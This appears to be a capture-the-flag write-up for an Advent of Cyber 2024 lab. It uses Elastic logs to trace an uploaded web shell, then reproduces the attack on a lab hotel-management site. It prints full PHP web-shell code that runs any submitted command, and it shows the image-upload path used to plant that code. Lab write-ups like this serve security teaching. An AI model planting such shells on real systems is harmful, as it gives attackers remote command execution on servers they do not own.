Day 03: Advent of Cyber 2024
Challenge URL
Description
Even if I wanted to go, their vulnerabilities wouldn’t allow it.
Solution
We are first told to analyze logs of a server using a tool we had already used on Day 2, elastic.
The demo uses the logs for warewille-rails but our work revolves around frostypines-resort.
So, we select that file and start our analysis on it.
At first, we are asked
BLUE: Where was the web shell uploaded to?
We get to know that the file name should be shell.php, so we use the filter message: "shell.php" to find the path.

Looking at the very first mention of shell.php, we find that the file was originally uploaded to the directory /media/images/rooms/shell.php, which is the answer to this part.
BLUE: What IP address accessed the web shell?
We can also see that the IP accessing the file shell.php is nothing but 10.11.83.34.
RED: What is the contents of the flag.txt?
Now, we are asked a straightforward question. What is the contents of flag.txt?
So I assume we have to first get some sort of shell access either cli or on the web. So, let’s see how our friend Glitch did it according to the storyline.
We see that the file shell.php was originally uploaded to the URL http://frostypines.thm/admin/

So, adding the IP and frostypines.thm to our /etc/hosts file, let’s go and see whats on /admin.
We see that its some sort of a Hotel Management page, interesting.

Now, our aim primarily is to find some sort of way to get shell access to the web server, and our friend Glitch here showed that it can be possible using the web.
So, lets look for possible places to upload our reverse shell without it flagging an error.
One of the places happen to be the Room Image section in the “Add Room” column.

Let’s add our own shell.php file here which is nothing but a website with an interface which just runs all commands you enter into it into the web server.
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="text" name="command" autofocus id="command" size="50">
<input type="submit" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['command']))
    {
        system($_GET['command'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
Now, lets go to the rooms list section to see our newly added room.

We see our funny room here with the image that is bugged, I wonder why.
Anyways, clicking on Open Image in New Tab, we get introduced to our shell we just uploaded which we can use to run commands on the machine remotely.


Now, lets just cat the contents of flag.txt to get the flag.